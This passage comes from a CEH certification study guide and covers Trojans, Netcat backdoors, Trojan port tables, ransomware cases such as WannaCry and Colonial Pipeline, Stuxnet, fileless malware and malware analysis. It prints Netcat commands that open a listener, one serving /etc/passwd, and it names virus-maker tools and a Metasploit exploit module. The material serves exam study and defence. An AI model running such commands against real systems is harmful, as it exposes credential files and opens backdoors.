And finally, keep in mind the exploit kits. There are tons of platforms from which you can deliver exploits and payloads, and many are used primarily to deploy Trojans on target systems. Some examples include Infinity, Bleeding Life, Crimepack, and Blackhole Exploit Kit.

## **Trojans**

A *Trojan* is software that appears to perform a desirable function for the user prior to running or installing it but instead performs a function, usually without the user's knowledge, that steals information or otherwise harms the system (or data). To hackers—ethical or not—a *Trojan* is a method to gain, and maintain, access on a target machine.

The idea of a Trojan is pretty simple. First, send an innocent-looking file to your target, inviting them to open it. They open it and, unaware to what's going on, merrily install software that makes your job easier. This software might be designed to steal specific types of information to send back, act as a keylogger, or perform 1000 other equally devious tasks. Some Trojans can even provide remote control—type access to a hacker any time he feels like it. For us ethical hackers, the ultimate goal is to provide something we can go back to later—a means to maintain our access. Although a backdoor isn't a Trojan, and a Trojan isn't a backdoor, they're tied together in this discussion and on your exam: the Trojan is the means of delivery, and the backdoor provides the open access.

There are innumerable Trojans, and uses for them, in the computing world today. In CEH parlance, they've been categorized into different groups, each fairly easy to understand without much comment or explanation on my part. For example, I'm fairly certain

you could understand that a Trojan that changes the title bar of an Excel spreadsheet to read “YOU’VE BEEN HACKED!” would fall into the *defacement Trojan* category, as opposed to the *proxy server Trojan*, which allows an attacker to use the target system as a proxy. Others include *botnet Trojans* (like Tor-based ChewBacca and Skynet), *remote access Trojans* (like RAT, MoSucker, Optix Pro, and Blackhole), and *e-banking Trojans* (like Zeus and SpyEye).

A *command shell Trojan* is intended to provide a backdoor to the system that you connect to via command-line access. An example used by EC-Council in the past is Netcat—and although all the purists out there are screaming “Netcat is not a Trojan!” just bear with me for a minute. I discuss Netcat here mainly to illustrate a point I made earlier. Going back to our discussion on intent, Netcat is as much of a Trojan as I am a professional basketball player, but it does provide a means to open and close listening ports—in effect providing a method to backdoor your way into a system. In and of itself, opening and closing ports doesn’t seem malicious at all, but add malicious intent to it and Netcat’s status isn’t so clear-cut.

---



**NOTE** Have I mentioned the joy of trying to find something in 916 pages of official courseware with *no index*? It’s a hoot. However, I just reviewed the courseware and, as far as I can tell, Netcat isn’t mentioned (unlike in prior versions). At all. That is almost a crime, but I’m leaving my Netcat writeup in here anyway because I suspect you may see it on your exam *anyway*.

Known as the “Swiss Army knife” of TCP/IP hacking, Netcat provides all sorts of control over a remote shell on a target (see [Figure 10-1](#)). For example, to establish command-line access to the machine, type **nc -e IPaddress Port#**. Tired of Telnet? Just type the **-t** option. And for the main point of this section (backdoor

access to a machine), when installed and executed on a remote machine, Netcat opens a listening port of your choice. From your attack machine, you connect using the open port—and voilà! For example's sake, typing **nc -l -p 5555** opens port 5555 in a listening state on the target machine. You can then type **nc IPaddress -p 5555** and connect to the target machine—a raw “Telnet-like” connection. And, just for fun, do you think the following command might provide something interesting (assuming we’re connecting to a Linux box)?

```
nc -l -p 5555 < /etc/passwd
```

```
[~]#nc.exe -h
[~]# nc -l -p 5555
connect to somewhere: nc [-optional hostname] {ports} ...
listen for inbound: nc -l -p {port} {hostname} {port}
options:
-d detach from console, background mode
-e prog inbound program to exec {dangerous!!}
-g gateway source-routing hop point(s), up to 8
-l num source-routing pointer: 4, 8, 12, ...
-h this script
-i sec delay interval for lines sent, ports scanned
-l listen mode, for inbound connects
-L listen harder, re-listen on socket close
-n numeric-only IP addresses, no DNS
-o file hex dump of traffic
-p port local port number
-r randomize local and remote ports
-s addr local source address
-t enable TFTP negotiation
-u UDP mode
-v verbose (use twice to be more verbose)
-w sec timeout for connects and final net reads
-z zero-I/O mode (used for scanning)
port numbers can be individual or ranges: m-n (inclusive)
[~]#
```

**Figure 10-1** Netcat help



**NOTE** Netcat can be used for outbound or inbound connections, over TCP or UDP, to or from any port on the machine. It offers DNS forwarding, port mapping and forwarding, and proxying. You can even use it as a port scanner if you’re really in a bind.

And finally in our discussion of Trojans, we have to include port number comparisons through both real-world, normal discussion and ECC-world “this will probably be on your exam” lenses as well. Default port numbers used by specific Trojans most definitely fall into the realm of “not real world,” but will no doubt appear on your exam. Some of the more common port numbers used by various Trojans are shown in [Table 10-1](#), and for test purposes you should

definitely know them. To be completely honest, though, these ports numbers won't be of value to you in the real world—a real hacker simply won't bother with protocols you're going to be watching for. For example, port 21 may be the default for an FTP server, but several known Trojans make use of it for illicit purposes. And port 80, for HTTP traffic? Please—don't get me started. To quote our tech editor, "Any malware that doesn't use TLS over 443, DNS over 53, or some other easy-to-hide mechanism was likely written by 14-year-olds who hate their parents or by hackers living in some country where using a 486DX (yes, that DX, with the math co-processor) to code is still state of the art."

| Trojan Name                     | Port                | Trojan Name                | Port         |
|---------------------------------|---------------------|----------------------------|--------------|
| Emotet                          | 20/22/80/443        | Bionet, MagicHound         | 6667/12349   |
| Dark FTP                        | 21                  | GateCrasher                | 6969         |
| EliteWrap                       | 23                  | Remote Grab                | 7000         |
| Mspy                            | 68                  | ICKiller                   | 7789         |
| Ismdoor, Poison Ivy, powerstats | 80                  | Zeus, Shamoon              | 8080         |
| WannaCry, Petya                 | 445                 | BackOrifice 2000           | 8787/54321   |
| njRAT                           | 1177                | Delf                       | 10048        |
| DarkComet, Pandora RAT          | 1604                | Gift                       | 10100        |
| SpySender                       | 1807                | Senna Spy                  | 11000        |
| Xtreme                          | 1863                | Progenic Trojan            | 11223        |
| Deep Throat                     | 2140/3150/6670/6671 | Hack 99 Keylogger          | 12223        |
| Spygate/Punisher RAT            | 5000                | Evil FTP                   | 23456        |
| Blade Runner                    | 5400–02             | Back Orifice 1.20/ Deep BO | 31337, 31338 |
| Killer, Houdini                 | 6666                | Devil                      | 65000        |

**Table 10-1** Trojan Port Numbers

You'll definitely see some of these port numbers on your exam, but in actual practice a hacker is not going to just blast forward with a sign reading "I'm here to hack you." Nor will he use some ridiculously named thing like "Whack a Mole." In fact, if you're

chasing something down on these default numbers in the real world, somebody has done something wrong, or you're being set up.

---



**EXAM TIP** Notice anything interesting about the port numbers chart? Anything jump out at you? How about “normal” assigned port numbers, such as ports 80, 443, and 445, being used for something they weren’t intended to be used for? Remember (and don’t worry, I’ll mention it again and again) on your exam a port number is tied to an application, but in the real world a port number can be used for *whatever you want it to be used for*.

So, whether you’re lazily checking for default port numbers or legitimately concerned about what is actually being used on your system, how would you spot port usage? By looking for it, of course. Several programs are available to keep an eye on the port numbers you have in use on your system. An old standby built into your Windows system command line is netstat. Entering the command **netstat -an** will show you all the connections and listening ports in numerical form, as shown in [Figure 10-2](#).

```
C:\Users\...>netstat -an
```

Active Connections

| Proto | Local Address      | Foreign Address      | State       |
|-------|--------------------|----------------------|-------------|
| TCP   | 0.0.0.0:135        | 0.0.0.0:*            | LISTENING   |
| TCP   | 0.0.0.0:487        | 0.0.0.0:*            | LISTENING   |
| TCP   | 0.0.0.0:445        | 0.0.0.0:*            | LISTENING   |
| TCP   | 0.0.0.0:1825       | 0.0.0.0:*            | LISTENING   |
| TCP   | 0.0.0.0:1826       | 0.0.0.0:*            | LISTENING   |
| TCP   | 0.0.0.0:1827       | 0.0.0.0:*            | LISTENING   |
| TCP   | 0.0.0.0:1578       | 0.0.0.0:*            | LISTENING   |
| TCP   | 0.0.0.0:1579       | 0.0.0.0:*            | LISTENING   |
| TCP   | 0.0.0.0:1588       | 0.0.0.0:*            | LISTENING   |
| TCP   | 0.0.0.0:3389       | 0.0.0.0:*            | LISTENING   |
| TCP   | 127.0.0.1:1579     | 127.0.0.1:19373      | ESTABLISHED |
| TCP   | 127.0.0.1:1585     | 127.0.0.1:27815      | ESTABLISHED |
| TCP   | 127.0.0.1:19373    | 127.0.0.1:1579       | ESTABLISHED |
| TCP   | 127.0.0.1:27815    | 0.0.0.0:*            | LISTENING   |
| TCP   | 127.0.0.1:27815    | 127.0.0.1:1585       | ESTABLISHED |
| TCP   | 127.0.0.1:62514    | 0.0.0.0:*            | LISTENING   |
| TCP   | 192.168.1.184:139  | 0.0.0.0:*            | LISTENING   |
| TCP   | :::135             | :::*                 | LISTENING   |
| TCP   | :::445             | :::*                 | LISTENING   |
| TCP   | :::1825            | :::*                 | LISTENING   |
| TCP   | :::1826            | :::*                 | LISTENING   |
| TCP   | :::1827            | :::*                 | LISTENING   |
| TCP   | :::1578            | :::*                 | LISTENING   |
| TCP   | :::1579            | :::*                 | LISTENING   |
| TCP   | :::3389            | :::*                 | LISTENING   |
| UDP   | 0.0.0.0:168        | 0.0.0.0:*            | LISTENING   |
| UDP   | 0.0.0.0:487        | 0.0.0.0:*            | LISTENING   |
| UDP   | 0.0.0.0:1588       | 0.0.0.0:*            | LISTENING   |
| UDP   | 0.0.0.0:4508       | 0.0.0.0:*            | LISTENING   |
| UDP   | 0.0.0.0:5355       | 0.0.0.0:*            | LISTENING   |
| UDP   | 127.0.0.1:1908     | 127.0.0.1:154124     | ESTABLISHED |
| UDP   | 127.0.0.1:55997    | 127.0.0.1:55998      | ESTABLISHED |
| UDP   | 127.0.0.1:58217    | 127.0.0.1:58218      | ESTABLISHED |
| UDP   | 127.0.0.1:62514    | 127.0.0.1:63261      | ESTABLISHED |
| UDP   | 192.168.1.184:137  | 192.168.1.184:138    | ESTABLISHED |
| UDP   | 192.168.1.184:1908 | 192.168.1.184:154123 | ESTABLISHED |
| UDP   | :::1588            | :::*                 | LISTENING   |
| UDP   | :::4508            | :::*                 | LISTENING   |
| UDP   | :::1908            | :::*                 | LISTENING   |
| UDP   | :::154122          | :::*                 | LISTENING   |

**Figure 10-2** Using netstat to discover port usage

The netstat output shows all connections in one of several states—everything from SYN\_SEND (indicating active open) to CLOSED (the server has received an ACK from the client and closed the connection). In [Figure 10-2](#), you can see several port numbers in a LISTENING state—waiting for something to come along and ask for them to open. Another useful netstat command is **netstat -b**. This displays all active connections and the processes or applications that are using them, which is pretty valuable information in ferreting out spyware and malware.

Also, port-scanning tools can make the task easier for you. CurrPorts is a tool from Nirsoft (<https://www.nirsoft.net/utils/cports.html>) that reports all open TCP/IP and UDP ports and maps them to the owning applications. Information about the process that opened the port is also displayed, including the process name, full path of the process, version information of the process, the time that the process was created, and the user that created it. In addition, CurrPorts allows you to close unwanted TCP connections, kill the process that opened the ports, and save the TCP/UDP ports information to an HTML file,

XML file, or tab-delimited text file. CurrPorts also automatically marks suspicious TCP/UDP ports owned by unidentified applications for you.

---



**NOTE** Process Explorer is a free tool from Windows Sysinternals (<https://docs.microsoft.com/sysinternals/>) that comes highly recommended. It can tell you almost anything you'd want to know about a running process. Another free Microsoft offering formerly from SysInternals is AutoRuns. It is without question one of the better tools for figuring out what runs at startup on your system.

If you're on a Windows machine, you'll also want to keep an eye on the registry, drivers, and services being used, as well as your startup routines. When it comes to the registry, you can try to monitor it manually, but I bet within a day you'd be reduced to a blubbering fool curled into the fetal position in the corner. It's far easier to use monitoring tools designed for just that purpose. Some of the options are SysAnalyzer, Tiny Watcher, Active Registry Monitor, and Regshot. Additionally, many anti-malware and malware scanners will watch out for registry errors. Malwarebytes will display all questionable registry settings it finds on a scan, for example.


---



**EXAM TIP** Windows automatically runs everything located in Run, RunServices, RunOnce, and RunServicesOnce, and you'll find that most questions on the exam are centered on or show you settings from HKEY\_LOCAL\_MACHINE.



Services and processes you don't recognize or that seem to be acting out of sorts can be indicators of Trojan activity on a machine. Aside from old, reliable Task Manager, processes and services can be monitored using gobs of different tools. Just a few mentioned for your perusal are Windows Service Manager, Service Manager Plus, and Smart Utility. And don't forget to check the startup routines, where most of these services and processes will be present; it won't do you much good to identify a bad service or process and kill it, only to have it pop up again at the next start. On a pre—Windows 10 machine, a simple msconfig command opens the System Configuration window showing you all sorts of startup (and other) settings you can work with (see [Figure 10-3](#); on Windows 10 the Startup tab is part of Task Manager)



**Figure 10-3** System Configuration window (accessed via msconfig)

## Viruses and Worms

The good news regarding viruses and worms is there's not a whole lot here for you to remember for your exam, and what you do need to know are simple definitions and a few new, newsworthy attacks. There's simply not a lot on the exam regarding malware as a whole, so I'll try to keep it short, sweet, and right to the point.

A *virus* is a self-replicating program that reproduces its code by attaching copies into other executable codes. In other words, viruses

create copies of themselves in other programs, then activate on some sort of trigger event (such as a specific user task, a particular time, or an event of some sort). They usually get installed on a system via file attachments, user clicks on embedded e-mails, or the installation of pirated software, and while some viruses are nothing more than just annoyances, many cause substantial harm to the system and financial loss to the system owner.

---



**NOTE** A really audacious method for getting viruses onto a system is known as *virus hoax* or *fake anti-malware*. The process involves letting a target know about a terrible virus running rampant through the world and then providing them an anti-malware program (or signature file) to protect themselves with. Don't laugh. It works.

Assuming your system does get infected, other than your AV going bananas and alerting that something crazy has happened, just how would you know your system has actually been infected? Well, obvious things like much slower response time, computer and browser freezes, and repeated, continual hard drive accesses should be indicators. Others may not be as immediately obvious—for example, drive letters might change and files and folders may disappear or become inaccessible. In any event, recovery may be as simple as a minor cleaning effort using software designed to clean the infection, or it may be a major undertaking that includes reloads from known good backups.

---



**NOTE** Want to make your own virus, for whatever reason? Some options for you are Sonic Bat, PoisonVirus Maker, Sam's Virus Generator, and JPS Virus Maker.

The official courseware lists multiple virus types, but there's not a lot of memorization needed for any of them—as stated earlier in the chapter, EC-Council seems to have moved away from expecting rote memorization. One in particular, though, does get a lot of attention and thus warrants some extra attention here: ransomware. According to US-CERT, ransomware is a type of malicious software designed to deny access to a computer system or data until a ransom is paid, and typically spreads through phishing e-mails or by unknowing visits to an infected website. In other words, ransomware locks you out of your own system resources and demands an online payment of some sort in order to release them back to you. While usually the payment is smaller than the cost it would take to remove the malware and recover anything lost, sometimes it's enormous, and paying off the bad guys simply brings about more online terror.

## **What Would You Do?**

Imagine with me for a moment. Close your eyes and put yourself in the shoes of an operations supervisor heading into work on a Friday. You've come in early, as usual, because you genuinely enjoy your work, and it's a satisfying feeling knowing your operations haven't seen a significant interruption of service for 57 years. Maybe you have big weekend plans, and an easy day at the office sounds like a great lead-in to a couple days off.

You grab a cup of coffee and sit down behind your wall of monitors to start the business day. It's May 7, just before 5:00 A.M. CST, and the phone rings.

Curious—since these calls don't normally start this early in the morning—you look at the caller ID and notice it's from the billing department. Answering the phone you hear an excited, perplexed, worried voice say, "The screen here is displaying a ransom note—something about if we don't pay they won't release our data." The other lines start lighting up, and you

receive more reports from billing department folks looking at ransom screens.

What would you do?

The scenario above is real. True. Happened almost exactly as I described (save for the liberty taken with weekend plans and coffee—I mean, I had to make it interesting). And although my question, “What would you do?” seems simple, it’s actually very complicated, especially when you’re sitting there with all those lines lighting up. On one hand, you *know* something is amiss—there’s no doubt the systems are under attack and, given all the news headlines about recent high-profile attacks (including the 2020 SolarWinds hack that hit multiple federal government agencies), you’re probably aware it’s serious and even probably aware it’s called ransomware. On the other, we’re talking about *fifty-seven years* without a halt in delivery, not to mention 45 percent of the entire East Coast will go from full to zero capacity in seconds. That kind of decision making, that kind of pressure, is a tough burden to carry. So it would have been understandable if the operations manager had taken some time to consider all of it. Instead, he acted. Swiftly.

By 6:10 A.M. CST, operations manager made the decision and all action had been taken: Colonial Pipeline completely shut down all operations.

I’d like to say I’d do the same thing, but honestly I’m not sure. By all accounts (i.e., what information I can find on it thus far) the attack only affected Colonial Pipeline’s ability to bill clients—nothing on the actual operations side of the floor was compromised—so shutting down operations must have taken some...courage. Perhaps this manager knew he had the backing of his leadership. Perhaps the entire company had a strong security culture (more on that in a second). Or perhaps company communication, policy, and procedure was so clear and swift this was an easy call. In any case, from a pure security perspective, I salute the effort.

So how'd this all happen in the first place? That appears murky, as conflicting details from "trusted sources" have been flying since the news hit the wires. Initially, probably due in large part to assumption, it was reported the ransomware was injected via a phishing campaign. Others reported a carefully executed social engineering effort. One report blamed an inside threat actor alone caused it.

The most plausible of the "what happened" reports I've read blames a simple set of stolen credentials as the point of entry. There are a couple pieces of evidence that point to this. First, while no one is absolutely certain of exactly how the credentials were stolen, a set of VPN account credentials were discovered after the fact inside a batch of leaked passwords on the dark web, indicating that perhaps an employee used the same password on another account that was previously hacked. Second, the VPN account in question was not actively in use during the attack timeframe but had not yet been disabled. Combine that with the fact that the company VPN did not implement multifactor authentication, and...the attackers simply logged in with a compromised username and password.

Finally, the aftermath itself provided credence to the theory. Charles Carmakal, senior vice president at cybersecurity firm Mandiant, said in an interview after the attack news hit, "We did a pretty exhaustive search of the environment to try and determine how they actually got those credentials. We don't see any evidence of phishing for the employee whose credentials were used. We have not seen any other evidence of attacker activity before April 29."

As to who did this and why, nobody really has the full answer—or, at least, nobody who knows is telling the public. However, the popular answer to that points to a cybercriminal hacking group believed to be based in Eastern Europe that targets victims using ransomware and extortion called "DarkSide." Again, there's no public confirmation, but there is a little evidence: on May 9, just two days after the attack, a

statement released from the DarkSide group said, "...our goal is to make money, and not creating problems for society."

Additional confirmation comes from the old adage, "Follow the money." With the assistance of the FBI, Colonial paid 75 bitcoin (nearly \$4.4 million at the time) within hours after the attack, and the attackers returned keys to restore Colonial's network. Interestingly, on June 7 the Department of Justice announced that it had recovered 63.7 bitcoins from the ransom payment, with the FBI confirming the use of a private key for the ransom account. While using this private key did allow recovery of much of the bitcoin ransom, the FBI did not disclose how it obtained the private key.

Did the attackers provide the key to the FBI out of humanitarian concern? Was the attack unintended in reach, as the DarkSide statement suggests? Unfortunately, we'll probably never know, but it sure makes for good reading.

Ransomware as a term seemingly came out of nowhere a few years ago, but is now a dominating focus of attention and conversation in the security world. Unfortunately, it's ubiquitous and there's little doubt you'll see it somewhere, sometime in your travels. As a matter of fact, I'm betting most of you reading this have at least a cursory knowledge of possibly the most famous, and most "effective," ransomware attack in history—WannaCry.

On May 12, 2017, a system in Asia was the first to fall victim to the WannaCry ransomware. Within 24 hours, it had spread to over 230,000 machines in 150 countries by taking advantage of an unpatched SMB exploit known as "Eternal Blue." In Eternal Blue, Microsoft's implementation of SMBv1 mishandled specially crafted targets, which allowed remote attackers to execute code on the machine. Interestingly enough, the Eternal Blue exploit was, by all accounts, discovered by the NSA and released to Microsoft for patch creation in early March of the same year. Microsoft did indeed create the patch and made it available in April, but many organizations—for

reasons involving everything from timing issues, patch management policies (the patch was not marked as “critical”), testing and evaluations, and, yes, even lazy security implementation—did not have it in place to prevent the exploit.

---



**EXAM TIP** The ransomware “family” includes examples such as Dharma, eCh0raix (targeting Linux devices with QNAP NAS), and SamSam (uses RSA-2048 asymmetric encryption). Some others of note include CryptorBit, CryptoLocker, CryptoDefense, and Petya (a close cousin of WannaCry that spread using the Windows Management Instrumentation command line).

## Should Make Us All Want to Cry

WannaCry was an attack with worldwide implications and devastation that *should never have been allowed to succeed*. The attack combined a known and *highly publicized exploit* (which was automated to be a worm) and ransomware that would encrypt files and demand bitcoin as payment for the encryption keys. Despite the fact the exploit was well known and a patch was readily available for system administrators, WannaCry still managed to be the most successful ransomware variant on record. And what’s really hard to believe is it was poised to have a much more devastating effect, if it were not for a researcher who stumbled into a mitigation that stopped the propagation and execution of the malware.

Upon initial infection, WannaCry would execute two components—one that would attempt to exploit a known SMB vulnerability and one that had the ransomware. The dropper would attempt to call out to domains and, if successful (that is, if the domain it reached out to was valid), would stop.



Assuming a domain was not reached, it would then change registry keys, create services, and encrypt files (changing their extensions to .WNCRY). The encrypted files would be inaccessible to the users, and the change to the registry keys would display a message indicating what the ransom was to get the key to decrypt the files. Meanwhile, the service that was created was used to spread via SMB to other vulnerable systems the computer could access (it scanned from an infected computer for connections and systems that were still vulnerable to this exploit, and when one was discovered, the weaponized exploit would run and gain remote code execution on the next machine).

A few days after the initial outbreak, a British security researcher (Marcus Hutchins, aka "MalwareTech") looked at the domain name the malware would query for, and he discovered two important facts. First, the name was hardcoded into the exploit itself, and, second, the domain itself was unregistered. He quickly registered the domain and set up a sinkhole server, which effectively stopped WannaCry from completing full execution of the ransomware and spreading. Unbeknownst to him, he had stopped the worm in its tracks—so much so that those researching the malware could not execute it.

So, in effect, we were witness to a well-known exploit being weaponized against a bunch of machines that failed to implement a patch created to address it. And on top of that, the fix action to pause it in place was stumbled upon by a researcher who himself would later be arrested in Las Vegas on ten federal charges related to hacking and malware dispersal (accused of creating and selling the Kronos malware variant in 2014, among other charges, he accepted a plea deal of time served and a one year probation). It's enough to make you wanna cry.

By the way, if you're curious to see how at least parts of this attack worked, both an Nmap script and a Metasploit module exist. On a system you own or one you have approval to scan



and attack, the Nmap script **smb-vuln-ms17-010** will scan to see if it is vulnerable (also meaning the appropriate patches have not been applied). If you are able to use active exploits on the test network or machine, you can use Metasploit module MS17-010 for remote code execution on machines that are unpatched.

Another malware definition you'll need to know is the worm. A *worm* is a self-replicating malware computer program that uses a computer network to send copies of itself to other systems without human intervention. Usually it doesn't alter files, but it resides in active memory and duplicates itself, eating up resources and wreaking havoc along the way. The most common use for a worm in the hacking world is the creation of botnets, which we've already discussed in previous chapters. This army of robot systems can then be used to accomplish all sorts of bad things.

When it comes to worms and your exam, in earlier versions of the exam EC-Council wanted you not only to know and understand what a worm does but also to identify specific famous named worms based on a variety of characteristics. This go-round, the topic is more or less mentioned in passing, with just a few examples (monero, bondat, and beapy) and a brief mention of worm makers (Internet Worm Maker Thing, Batch Worm Generator, and C++ Worm Generator) closing things out.

## **A Nuclear Worm**

If I were to tell everyone to stop what they were doing, close their eyes, and describe to me what the creator of a worm or virus looks like, I bet the responses would be pretty easy to predict—angry adolescent wanting some notoriety, nation-state actors, or spy agencies. But, in fact, one of the most famous and most damaging worms in the history of the Internet was created by the U.S. government. At least it allegedly was,

because although everything I'm about to write actually happened, no one has ever come out and acknowledged it officially.

In 2006, the U.S. government, working with Israeli allies, decided to pursue a "cyberdisruption" campaign aimed at crippling Iran's nuclear facilities. The idea was simple: map out a plant's functions, create a target vector by using this information, and start random, untraceable attacks to cripple the infrastructure the plant relied on. The worm, probably introduced via an unsuspecting plant employee and a USB stick, did precisely that and targeted centrifuges inside Iranian plants, making them spin too quickly or too slowly. Within a week or so, the worm successfully shut down roughly one-fifth of the centrifuges the nuclear plant relied on to function and set the Iranian nuclear program back significantly. It then morphed and moved on to other attack vectors, mimicking mechanical failures, falsifying live status reporting, and frustrating efforts to bring the entire plant, and system, back to functionality.

The problem was, the dirty little worm didn't stay where it was supposed to stay. Apparently an engineer at the Natanz plant took an infected machine home and connected it to the Internet. Stuxnet, as it came to be known, was now replicating across the Internet, and its code was exposed for public investigation. While this act marked the beginnings of the spread, USB drives turned out to be one of the most, if not *the* most, critical methods early on in spreading Stuxnet as far as it went. Later variants, created when hackers got hold of the code and went crazy with it, used many other methods to spread.

So, how did the worm escape the specific area the creators intended it to stay in? That has been a point of debate ever since it went public. Many security companies have taken apart the code and examined it to figure out who made the programming error that resulted in it leaping to the public

domain. To my knowledge, no one has ever been able to determine who made the mistake. A couple of things can be noted for certain, however. Stuxnet code is still being morphed, updated, and reprogrammed for present and future attacks. And some of those attacks are, and will no doubt be, against the very governments responsible for creating it.

## Fileless Malware

A brand new entry in CEH study material, fileless malware (ironically also known as non-malware) is given multiple pages in the courseware. However, the definition provided doesn't seem (to me anyway) to clearly identify it apart from any other malware. So I did a little additional reading from anti-malware and anti-malware protection agencies and other publications you probably already recognize—like Kaspersky, McAfee, CrowdStrike, Norton, TechRadar, etc.—and came up with a description I think might work here.

*Fileless malware* is a type of malicious software that uses legitimate programs to infect a computer. It does not rely on files and leaves no footprint, making it challenging to detect and remove. Fileless malware emerged in 2017 as a mainstream type of attack, but many of these attack methods have been around for a while. Frodo, Number of the Beast, and The Dark Avenger are all early examples of this type of malware. More recent, high-profile fileless attacks include the hack of the Democratic National Committee and the Equifax breach.

Unlike conventional malware, fileless malware does not require the *installation* of any code on a target's system and resides in RAM, using native, legitimate tools that are already part of the target system to execute attacks. These processes can be anything; a document you have open, a PowerShell you're working in, a PDF you're reviewing, or JavaScript running for any number of reasons are all examples. This technique of using native tools to conduct attacks is also known as "living off the land."

“OK, fine—now we have to worry about malware that isn’t even in the form of a traditional file. So how does it work?” Well, first, like all other malware, it must have some point of entry on the machine. This is done through the same old methods as traditional malware—phishing e-mails, malicious websites, infected documents, malicious downloads, and links that look legitimate. Once “in” (i.e., the user clicks the link, attachment, or other), the malware is written directly to RAM—unlike being written to disk, as are traditional files, malware or otherwise. Once there, hackers can remotely load codes via scripts that capture and share your confidential data.

Since by design fileless malware resides in RAM, you may be thinking the best fix, then, is simply to turn the system off—just do a full reboot and, presto, the malware is gone. You’re not wrong in at least part of that assumption—the RAM itself is “clear” after the reboot—but one of the most appealing features of fileless malware for the malicious actor is its persistence. Once fileless malware is enacted, attackers can place payloads inside the registry on Microsoft systems, for instance, ensuring a reboot just reloads the infection. Additional load points can be part of the overall action planned during the fileless execution/infection, making your restart simply a bump in the road.



**NOTE** Forensic analysts will no doubt be jumping up and down, screaming, “The RAM is never clear!” I’m not arguing that point at all. In fact, I’m in 100 percent agreement. I’m just brushing with broad strokes to keep the discussion moving forward.

Lastly, you may be asked to identify a fileless malware example or two on the exam. Recent examples include Divergent (using registry for execution, persistence, and storage, and PowerShell to interject into other processes) and Duqu (making use of a TrueType font—related problem in win32k.sys). However, even though the term

fileless malware is relatively new, the technology has been in play for quite a while, with examples like Stuxnet being around for almost two decades. Regardless of what it's been called over the years, it's definitely here to stay.

## Malware Analysis

In keeping with the shift in thought over malware from previous versions, EC-Council introduced and expanded another brand new arena for your study: malware analysis. Basically *malware analysis* is the process of reverse engineering a piece of malicious software to discover important information about its makeup. Data points you'd be looking at in this effort include point of origin, how it actually works, what impact it might have from a growth perspective, and so forth.

"But dear author," I hear you saying as you read this, "there's no way you can encapsulate a topic that broad, that immense, in a single chapter!" Well put, enterprising young (or otherwise) candidate for CEH, and you're exactly right—this field is in and of itself gigantic. There are so many facets and nuances of forensics and malware analysis that this chapter alone would fill entire shelves in the bookstore. But the good news is, EC-Council knows this and purposefully kept its entry here on a relatively high level. We're just going to scratch the surface for what you really need to know for the certification.

First, you need to know there are two main methods of malware analysis—static and dynamic. *Static malware analysis* (aka *static code analysis*) is simply going through the executable code to understand the malware package. No code is actually executed in this method. Instead, the executable binaries are laid out on a virtual table for your review. There are seven major techniques for performing static malware analysis:

- **File fingerprinting** A relatively simple process of computing a hash value for the code to identify it and compare—against current or future malware—for changes. Tools for this include

HashMyFiles (<https://www.nirsoft.net>), mimikatz (<https://github.com/ParrotSec/mimikatz>), and MD5sums ([www.pc-tools.net](http://www.pc-tools.net)).

- **Malware scanning (local and online)** In what may seem somewhat...weird (after all, you already *know* it's malware), point an anti-malware scanner at the malware or upload it to an online site for analysis to see if it's part of already-known malware.
- **Perform strings search** A string is, for lack of a better explanation, an array of characters that provides readable text you can understand. Strings can be notes in the code from the programmer to denote what a particular section is doing, error messages coded in, or specific items programmed in to communicate from the application to the user. String searches can be performed with tools like BinText (<https://www.aldeid.com>), FLOSS (<https://www.fireeye.com>), and Strings (<https://docs.microsoft.com>).
- **Identify packing/obfuscation** You can use tools like PEiD (<https://www.aldeid.com>) to provide details about the executable, including signatures for common packers, crypters, and compilers.
- **Identify portable executables (PE) information** PE is the executable file format for Windows operating systems, encapsulating information necessary for Windows OS loaders to manage wrapped executable code. Analysis of the metadata of these files provides information such as date of compilation, libraires, icons, functions (imported and exported), and strings. PE.Explorer (<http://heaventools.com>), PEView (<https://www.aldeid.com>), and Resource Hacker ([www.angusj.com](http://www.angusj.com)) are all tools that can help with this.
- **Identify file dependencies** For any file to work, it has to interact—somewhere—with internal system files. You can use tools like Dependency Walker (<http://dependencywalker.com>), Snrk (<https://snrk.io>), and Dependency-check

(<https://jeremylong.github.io>) to find these import and export functions (in the kernel32.dll file), along with DLLs and library functions.

- **Malware disassembly** In this final stage, you literally rip the code apart, disassembling it to examine the assembly code instructions. IDA (<https://hex-rays.com>) is a disassembler/debugger application that can help with this, providing information on function tracing, read/write executions, and instruction tracing.

There are multiple sites and resources dedicated to helping you identify malware. A few you might look into include Hybrid Analysis (<https://hybrid-analysis.com>), Jotti (<https://virusscan.jotti.org>), and Online Scanner (<https://www.fortiguard.com>). VirusTotal ([virustotal.com](https://www.virustotal.com)) is perhaps the best known, and is useful in many ways. If you submit a binary to VirusTotal, and it hasn't been seen before—out of the millions of binaries and every single thing that has ever been part of any OS ever already submitted—that's a sign that you're dealing with something unique, and unique is bad if you're not in the business of developing your own software.

---



**NOTE** Volatility (<https://www.volatilityfoundation.org/>) is the de facto standard for Windows offline memory analysis. Released in 2007, it was based on years of published academic research into advanced memory analysis and forensics, and introduced the concept of analyzing the runtime state of a system using the data found in volatile storage (RAM). As of this writing, Volatility is not mentioned as part of the official courseware. However I'm certain it will be. Soon.

*Dynamic malware analysis* is a bit different. Instead of ripping apart the malware without executing it, you put it on an isolated



system (sandbox) and actually execute it, allowing you to watch its behavior as it executes and runs. To do this, obviously, requires some significant forethought and planning. For example, you wouldn't want to throw malware onto a connected device inside your network; while that would definitely show you how the malware works, you'd be opening yourself to havoc. Therefore, a good first step in dynamic malware analysis is to make sure you have a good test bed. Using a virtual machine with the NIC in host-only mode and no open shares is a good start.

---



